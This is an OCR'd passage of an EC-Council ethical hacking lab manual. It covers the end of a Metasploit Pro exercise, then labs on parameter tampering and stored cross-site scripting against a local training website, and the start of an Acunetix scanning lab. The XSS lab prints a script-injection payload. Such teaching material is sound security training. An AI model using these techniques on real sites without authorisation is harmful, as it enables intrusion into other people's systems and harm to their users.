


FIGURE 3.29: Metasploit Launching Command Shell of Target Machine

Automated exploitation uses the minimum reliability option to determine the set of exploits to run against the target systems. You cannot select the modules or define evasion options that Metasploit Pro uses.

33. To view the system IP address and other information through the command shell in Metasploit, type **ipconfig /all** and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Manual exploitation provides granular control over the exploits that you run against the target systems. You run one exploit at a time, and you can choose the modules and evasion options that you want to use.




FIGURE 3.30: Metasploit IPCONFIG command for Target Machine

34. The following screenshot shows the IP address and other details of your target machine.

Social engineering exploits client-side vulnerabilities. You perform social engineering through a campaign. A campaign uses e-mail to perform phishing attacks against target systems. To create a campaign, you must set up a web server, e-mail account, list of target e-mails, and email template.




FIGURE 3.31: Metasploit Target Machine IP Address in Metasploit Command Shell

WebScan spiders web pages and applications for active content and forms. If the WebScan identifies active content, you can audit the content for vulnerabilities, and then exploit the vulnerabilities after Metasploit Pro discovers them.

35. Click the **Go back one page** button in Metasploit browser to exit the command shell.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

A task chain is a series of tasks that you can automate to follow a specific schedule. The Metasploit Web UI provides an interface that you can use to set up a task chain and an interactive clock and calendar that you can use to define the schedule.




FIGURE 3.32: Metasploit closing command shell

36. Click **Terminate Session** to close the session, and click **OK** to confirm.

A report provides comprehensive results from a penetration test. Metasploit Pro provides several types of standard reports that range from high level, general overviews to detailed report findings. You can generate a report in PDF, Word, XML, and HTML.




FIGURE 3.33: Metasploit Terminating Session

37. It will display **Session Killed**. Now from the **Account** drop-down list, select **Logout**.

You can use reports to compare findings between different tests or different systems. Reports provide details on compromised hosts, executed modules, cracked passwords, cracked SMB hashes, discovered SSH keys, discovered services, collected evidence, and web campaigns.




FIGURE 3.34: Metasploit Session Killed and Logging out

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
Metasploit Framework	**Output: Interface Infomation** ▪ Name: eth4-Microsoft Hyepr-v Network Adapter ▪ Hardware MAC: 00:00:00:00:00:00 ▪ MTU: 1500 ▪ IPv4 Address: 10.0.0.12 ▪ IPv6 Netmask: 255.255.255.0 ▪ IPv6 Address: fe80::b9ea:d0ll:3e0e:lb7 ▪ IPv6 Netmask: ffff:ffff:ffff:ffff:ffff::

Question

1. How would you create an initial user account from a remote system?
2. Describe one or more vulnerabilities that Metasploit can exploit.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking Web Applications

Module 13

Hacking Web Applications

Hacking web applications refers to carrying out unauthorized access of a website or the website details.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

A web application is an application that is accessed by users over a network such as the Internet or an intranet. The term may also mean a computer software application that is coded in a browser-supported programming language (such as JavaScript, combined with a browser-rendered markup language like HTML) and reliant on a common web browser to render the application executable.

Web applications are popular due to the ubiquity of web browsers, and the convenience of using a web browser as a client. The ability to update and maintain web applications without distributing and installing software on potentially thousands of client computers is a key reason for their popularity, as is the inherent support for cross-platform compatibility. Common web applications include webmail, online retail sales, online auctions, wikis and many other functions.

Web hacking refers to exploitation of applications via HTTP which can be done by manipulating the application via its graphical web interface, tampering the Uniform Resource Identifier (URI) or tampering HTTP elements not contained in the URI. Methods that can be used to hack web applications are SQL Injection attacks, Cross Site Scripting (XSS), Cross Site Request Forgeries (CSRF), Insecure Communications, etc.

As an expert **Ethical Hacker** and **Security Administrator**, you need to test web applications for cross-site scripting vulnerabilities, cookie hijacking, command injection attacks, and secure web applications from such attacks.

Lab Objectives

The objective of this lab is to provide expert knowledge of web application vulnerabilities and web applications attacks such as:

- Parameter tampering
- Directory traversals
- Cross-Site Scripting (XSS)
- Web Spidering
- Cookie Poisoning and cookie parameter tampering
- Securing web applications from hijacking

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 13 Hacking Web Applications

Lab Environment

To carry out the lab, you need:

- A computer running **Windows Server 2012**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- A web browser with an Internet connection

Lab Duration

Time: 50 Minutes

Overview of Web Application

Web applications provide an **interface** between end users and web servers through a set of web pages generated at the server end or that contain **script code** to be executed dynamically within the client **Web browser**.

TASK 1

Overview

Lab Tasks

Recommended labs to assist you in web application:

- Parameter tampering attacks
- Cross-site scripting (XSS or CSS)
- Web spidering
- Website vulnerability scanning using Acunetix WVS

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Hacking Web Applications

Though web applications enforce certain security policies, they are vulnerable to various attacks, such as SQL injection, cross-site scripting, and session hijacking.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

According to the DailyNews, Cyber-crime targeted in new ICT policy; the government is reviewing the current Information and Communication Technology (ICT) policy in quest to incorporate other relevant issues, including addressing cyber-crime, reported to be on the increase.

"Many websites and web applications are vulnerable to security threat including the government's and non-government's websites, we are therefore cautious to ensure that the problem is checked", Mr. Urasa said. Citing some of the reasons leading to hacking, he said inadequate auditing in website and web applications caused by lack of standard security auditing were among problems that many web developers faced.

As an expert **Ethical Hacker** and **Security Administrator**, you should be aware of all the methods that can be employed by an attacker towards hacking web applications and accordingly you can implement a countermeasure for those attacks. Hence, in this lab you will learn how to hack a website with vulnerabilities.

Lab Objectives

The objective of this lab is to help students learn how to test web applications for vulnerabilities.

In this lab you will perform:

- Parameter tampering attacks
- Cross-site scripting (XSS or CSS)

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 13 Hacking Web Applications

Lab Environment

To carry out the lab, you need:

- Powergym website is located at **D:\CEH-Tools\CEHv8 Lab Prerequisites\Websites\Powergym**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Run this lab in Windows Server 2012 host machine
- Microsoft SQL server 2012
- A web browser with an Internet connection

http://localhost/powergym

Lab Duration

Time: 20 Minutes

Overview of Web Applications

Web applications provide an **interface** between end users and web servers through a set of web pages that are generated at the server end or that contain **script code** to be executed dynamically within the client **web browser**.

TASK 1

Parameter Tampering

Lab Tasks

Web **parameter tampering** attacks involve the **manipulation** of parameters exchanged between a client and a server in order to **modify** application data, such as user credentials and permissions, price, and quantity of products.

1. To launch a web browser move your mouse cursor to lower left corner of your desktop, and click **Start**




FIGURE 1.1: Windows Server 2012 – Desktop view

Parameter tampering attack exploits vulnerabilities in integrity and logic validation mechanisms that may result in XSS, SQL injection.

2. From start menu apps click on any browser app to launch. In this lab we are using **Firefox** browser

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 1.2: Windows Server 2012 – Start Menu Apps

Parameter tampering can be employed by attackers and identity thieves to obtain personal or business information regarding the user surreptitiously.

3. Type http://localhost/powergym in the address bar of the web browser, and press **Enter**
4. The **Home page** of **Powergym** appears




FIGURE 1.3: Powergym home page

Countermeasures specific to the prevention of parameter tampering involve the validation of all parameters to ensure that they conform to standards concerning minimum and maximum allowable length, allowable numeric range, allowable character sequences and patterns, whether or not the parameter is actually required to conduct the transaction in question, and whether or not null is allowed.

5. Assume that you are **not a member** of this site and you don't have a **Login ID** for this website
6. In the address bar, try to tamper the parameter by entering various keywords. Perform a **Trial and Error** on this website
7. Click on trainers and type '**Sarah Partink**' in the search option. Click **Search**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 1.4: Powergym Trainers page




FIGURE 1.5: Powergym ID page

A web page contains both text and HTML markup that is generated by the server and interpreted by the client browser. Web sites that generate only static pages are able to have full control over how the browser interprets these pages. Web sites that generate dynamic pages do not have complete control over how their outputs are interpreted by the client.

8. Now tamper with the parameters **id=Sarah Partink** to **id=Richard Peterson** in the address bar and press **Enter**
9. You get the search results for **Richard Peterson** without actually searching **Sarah Partink** in search field. This process of changing the **id value** and getting the result is known as **parameter tampering**




FIGURE 1.6: Powergym with parameter tampering

10. You have browsed a site to which you don't have **login ID** and access to view details of **products**. You have performed this by **parameter tampering**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2

Cross-Site Scripting Attack

Web cross-site scripting (XSS or CSS) attacks exploit vulnerabilities in **dynamically** generated web pages. This enables **malicious** attackers to inject client-side scripts into web pages viewed by other users.

11. Open a web browser, type http://localhost/powergym, and press **Enter**
12. The **home page** of Powergym appears

FIGURE 1.7: Classic Cars Collection home page

Cross-site scripting (XSS) is a type of computer security vulnerability, typically found in web applications, that enables malicious attackers to inject client-side script into web pages viewed by other users.

13. To log in to the site, click on **LOGIN**




FIGURE 1.8: Powergym home page

http://localhost/powergym

14. The **Login page** of the Powergym website appears
15. Enter "**sam**" as **User name** and "**test**" as **Password** in the respective fields and click on **Login** to log into the website

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 1.9: Powergym Login page

Attackers inject JavaScript, VBScript, ActiveX, HTML, or Flash into a vulnerable application to fool a user in order to gather data. (Read below for further details) Everything from account hijacking, changing of user settings, cookie theft/poisoning, and false advertising is possible.

16. After you log in to the website, find an input field page where you can enter **cross-site scripting**. In this lab, the **contact** page contains an input field where you can enter cross-site script
17. After logging in it will automatically open **contact** page




FIGURE 1.10: Powergym Contact page

Most modern web applications are dynamic in nature, allowing users to customize an application website through preference settings. Dynamic web content is then generated by a server that relies on user settings. These settings often consist of personal data that needs to be secure.

18. On the contact page, enter your login name (or any name) in **Your name** field
19. Enter any email in email address field. In the **Your message** field, enter this cross-site script, **Chris, I love your GYM! <script>alert("You have been hacked")</script>** and click **Submit**
20. On this page, you are **testing** for cross-site scripting vulnerability

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 1.11: Powergym contact page with script

Cross-site Scripting is among the most widespread attack methods used by hackers. It is also referred to by the names XSS and CSS.

21. You have successfully added a **malicious script** in the contact page. The comment with malicious link is **stored** on the server.




FIGURE 1.12: Powergym contact page script submitted successfully

Cross-site scripting (also known as XSS) occurs when a web application gathers malicious data from a user. The data is usually gathered in the form of a hyperlink which contains malicious content within it. The user most likely clicks on this link from another website, instant message, or simply just reading a web board or email message.

22. Whenever any **member** comes to the contact page, the **alert pops up** as soon as the web page is loaded.




FIGURE 1.13: Powergym Error page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

Tool/Utility	Information Collected/Objectives Achieved
Powergym Website	▪ Parameter tampering results ▪ Cross-site script attack on website vulnerabilities

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Analyze how all the malicious scripts are executed in a vulnerable web application.
2. Analyze if encryption protects users from cross-site scripting attacks.
3. Evaluate and list what countermeasures you need to take to defend from cross-site scripting attack.

Internet Connection Required	
☐ **Yes**	☑ No
Platform Supported	
☑ **Classroom**	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Website Vulnerability Scanning Using Acunetix WVS

Acunetix web vulnerability scanner (WVS) broadens the scope of vulnerability scanning by introducing highly advanced heuristic and rigorous technologies designed to tackle the complexities of today's web-based environments.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

With the emergence of Web 2.0, increased information sharing through social networking and increasing business adoption of the Web as a means of doing business and delivering service, websites are often attacked directly. Hackers either seek to compromise the corporate network or the end-users accessing the website by subjecting them to drive-by downloading

As many as 70% of web sites have vulnerabilities that could lead to the theft of sensitive corporate data such as credit card information and customer lists. Hackers are concentrating their efforts on web-based applications - shopping carts, forms, login pages, dynamic content, etc. Accessible 24/7 from anywhere in the world, insecure web applications provide easy access to backend corporate databases and allow hackers to perform illegal activities using the compromised site.

Web application attacks, launched on port 80/443, go straight through the firewall, past operating system and network level security, and right in to the heart of the application and corporate data. Tailor-made web applications are often insufficiently tested, have undiscovered vulnerabilities and are therefore easy prey for hackers.

As an expert **Penetration Tester**, find out if your website is secure before hackers download sensitive data, commit a crime using your website as a launch pad, and endanger your business. You may use **Acunetix Web Vulnerability Scanner** (WVS) that checks the website, analyzes the web applications and finds perilous SQL injection, Cross site scripting and other vulnerabilities that expose the online business. Concise reports identify where web applications need to be fixed, thus enabling you to protect your business from impending hacker attacks!

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Objectives

The objective of this lab is to help students secure web applications and **test** websites for vulnerabilities and threats.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 13 Hacking Web Applications

Lab Environment

To perform the lab, you need:

- Acunetix Web vulnerability scanner is located at **D:\CEH-Tools\CEHv8 Module 13 Hacking Web Applications\Web Application Security Tools\Acunetix Web Vulnerability Scanner**
- You can also download the latest version of **Acunetix Web vulnerability scanner** from the link http://www.acunetix.com/vulnerability-scanner
- If you decide to download the **latest version**, then screenshots shown in the lab might differ
- A computer running Windows Server 2012
- A web browser with an Internet connection
- Microsoft SQL Server / Microsoft Access

You can download Acunetix WVS from http://www.acunetix.com

Lab Duration

Time: 20 Minutes

Overview of Web Application Security

Web application security is a branch of Information Security that deals specifically with security of websites, web applications and web services.

NOTE: DO NOT SCAN A WEBSITE WITHOUT PROPER AUTHORISATION!

At a high level, Web application security draws on the principles of application security but applies them specifically to Internet and Web systems. Typically web applications are developed using programming languages such as PHP, Java EE, Java, Python, Ruby, ASP.NET, C#, VB.NET or Classic ASP.

TASK 1

Scan Website for Vulnerability

Lab Tasks

1. Follow the wizard-driven installation steps to install **Acunetix Web Vulnerability Scanner**.
2. To launch **Acunetix Web Vulnerability Scanner** move your mouse cursor to lower left corner of your desktop and click **Start**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

